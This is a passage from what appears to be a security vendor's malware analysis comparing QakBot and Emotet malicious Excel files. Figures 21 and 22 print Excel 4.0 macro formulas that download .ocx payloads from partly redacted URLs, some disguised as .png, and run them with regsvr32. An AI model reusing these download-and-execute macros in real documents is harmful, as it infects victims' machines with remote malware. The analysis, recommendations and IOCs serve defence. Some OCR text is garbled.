


Figure 19. The malicious Excel file in a QakBot attack

	*	Calibri	- 11	· · A	≡ ≡	≡ ≫-		General	-				¦ten Insert →	Σ·Α
Past		BI	<u>u</u> .	<u>ð</u> - <u>A</u>	· ==		-4	\$ - % ,	00. 0.* 00. 00.	Conditiona Formatting	Format	Cell Styles *	Format *	So So Fill
lipb	oard 🗔		Font		G A	Alignment	Fa	Numbe	r Gi		Styles	-	Cells	E
!	Security V	Varning	Macros have I	been disabl	ed. Enabl	le Content								
	AM88	3	• (*	f_x										
1	А	В	С	D	E	F	G	н	1	J	K	L	M	N
1	1 WA	RNING	Most fea	tures are d	isabled. To vi	ew and edit	document	click Enable I	Editing and	click Enable	Content.			
2														
3														
4														
5														
6														
7														
8														
9														
10														
11														
L2 L3														
14														
.5														
.6														
.7														
18														
19		et 😕												

Figure 20. The malicious Excel file in an Emotet attack

Another key difference between the two pieces of malware is that the macro sheets embedded in QakBot's downloader samples contain links with the .png file name extension in the URLs (Figure 21), while Emotet links do not (Figure 22). This is a means for QakBot to evade detection, as using a common file name extension like .png makes QakBot URLs less suspicious.

=FORMULA('Vuk1'!C17,'Vuk2'!C14)=FORMULA('Vuk2'!G8,'Vuk3'!D13)=FORMU	JLA('Vuk3'!I5,'Vuk4'!G7)=FORMULA('Vuk4'!B13,'Vuk5'!E2)=FORMULA('Vuk5'!D19
=CALL("Kerne132","CreateDirectoryA","JCJ","C:\Rimta",0)	
=CALL("urimon","URLDownloadToFileA","JJCCBB",0,"h"&"ttps://	/3uZwYJrR1N0/yn p"&"n"&"g" "C:\Rimta\uxx1.ocx",0,0)
=CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"h"&"ttp"&"s://	/pTWsb8DRh/yr <mark>.p"&"n"&"g"</mark> "C:\Rimta\uxx2.ocx",0,0)
=CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"h"&"ttp"&"s://	/Ub71p2iINJ35/yr.p"&"n"&"g" "C:\Rimta\uxx3.ocx",0,0)
=EXEC("regsvr32 C:\Rimta\uxx1.ocx")	
=EXEC("regsvr32 C:\Rimta\uxx2.ocx")	
=EXEC("regsvr32 C:\Rimta\uxx3.ocx")	
=RETURN()	

Figure 21. The URLs in a QakBot macro sheet

=FORMULA('Je1'ID17,'Je2'IE6)=FORMULA(Vfrbuk1IP22&Vfrbuk1IH9&Vfrbuk1IL2&	Vfrbuk1 B15&Vfrbuk1 B15&Lefasbor1 E4&Lefasbor1 B8&Lefasbor1 D12&'Je2' E6&
=CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"http:///wp-con	itent/M/","\aew.ocx",0,0)
=IF(GFGH1<0, CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"https://	/t0ssm/roE/","\aew.ocx",0,0))
=IF(GFGH2<0, CALL("urlmon","URLDownloadToFileA","JJCCB8",0,"https://	/wp-admin/FeDgNEP/","\aew.ocx",0,0})
=IF(GFGH3<0, CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"https://	/wp-admin/wxB4Wp3KyEMCsZva/","\aew.ocx",0,0))
=IF(GFGH4<0, CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"https://	/camelia-diamond_/G/","\aew.ocx",0,0})
=IF(GFGH5<0, CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"https://	/blogs/36DIPQKwRR1vOFQR/","\aew.ocx",0,0))
=IF(GFGH6<0, CLOSE(0),)	
=EXEC("C:\Windows\SysWow64\regsvr32.exe /s\aew.ocx")	

Figure 22. The URLs in an Emotet macro sheet

Although the Excel files in both QakBot (Figure 23) and Emotet (Figure 24) infections employ regsvr32.exe to execute their payloads, only QakBot drops its payload in a folder with a random five-character name that is located in the C:\ drive (Figure 25). Emotet, on the other hand, drops its payload in the parent directory of its downloader (Figure 26).

Figure 23. QakBot's use of regsvr32.exe to execute its payload

Figure 24. Emotet's use of regsvr32.exe to execute its payload

Fiddler.exe	664
A Topview.exe	2340
	3372
regsvr32.exe	2940
regsvr32.exe	2996
regsvr32.exe	2748

explorer.exe	2080
vm vmtoolsd.exe	2196
🖃 💭 procexp64.exe	2468
Fiddler.exe	2300
EXCEL.EXE	1660
regsvr32.exe	2368

Image File				
	Microsoft(C) Register Server			
	(Not verified) Microsoft Corporation			
Version:	6.01.7600.16385			
Time:	7/14/2009 9:14 AM			
Path:				
C:\Windows\System32\regsvr32.exe				
Command line:				
"C:\Windows\System32\regsvr32.exe' C:\Sdusr\xgxa.ocx				
Current directory:				
C:\Users\Win7x32\Documents\				

Figure 25. QakBot dropping its malicious payload in a folder in C:\

Image File —		
	Microsoft(C) Register Server	
	Microsoft Corporation	
Version:	6.1.7600.16385	
Build Time:	Tue Jul 14 07:58:32 2009	
Path:		
C:\Window	Explore	
Command li	ne:	
regsvr32.	exe "C:_virus\xde.ocx"	
Current dire	ectory:	
C:\Window	vs\SysWOW64\	
Autostart L	ocation:	
n/a		Explore

Figure 26. Emotet dropping its malicious payload in a folder

Security recommendations

For enterprises to avoid falling victim to spam emails used in Emotet and QakBot campaigns, user awareness training for employees should be expanded to address email reply chain attacks. Security practices that can mitigate the risk of infection include:

- Ensuring that macros are disabled in Microsoft Office applications
- Hovering over embedded links to check the URLs before opening them
- Being wary of unfamiliar email addresses, mismatched email addresses and sender names, and spoofed company emails, all of which are telltale signs that the sender has malicious intent
- Refraining from downloading any email attachments without verifying the sender's identity
- · Enabling advanced detection capabilities, such as predictive machine learning

Users and businesses can defend themselves against threats like Emotet using endpoint solutions such as Trend Micro's <u>Smart</u> <u>Protection Suites</u> and <u>Worry-Free Business Security</u> solutions, which have behavior-monitoring capabilities that can detect malicious files, scripts, and messages, and block all related malicious URLs. The <u>Trend Micro™ Deep Discovery™</u> solution also has a layer for <u>email inspection</u> that can protect enterprises by detecting malicious attachments and URLs.

Additional insights by Jett Paulo Bernardo, Arianne Dela Cruz, Dexter Esteves, Gerald Fernandez, Mark Marti, Ryan Pagaduan, and Louella Darlene Sevilla

Indicators of compromise (IOCs)

SHA-256	Description	Detection name
48426fd5c5be7a8efdbbf2d9f0070626aa9bfe9734aab9278ddd293e889a19cc	Emotet sample using Excel 4.0 macros	Trojan.XF.EMOTET.YJCCXB
e9bf38414636c6cef4cc35fad5523de205eca815b979ed36e96a7e6166a58370	Emotet payload	TrojanSpy.Win32.EMOTET.YJCCY
5c4f33e22f9def7f7fea863e08c38f6a8b4ea9fcc78911c23bb54c4fdf4590e1	Hexadecimal IP address sample	Trojan.XF.EMOTET.SMYXBLAA
e961e46fe0000505f4534e036a9d1d2a59823cf644438a2733ab659e9c22988b	Octal IP address sample	Trojan.XF.EMOTET.SMYXBLAA

Recommended for you

ransomware

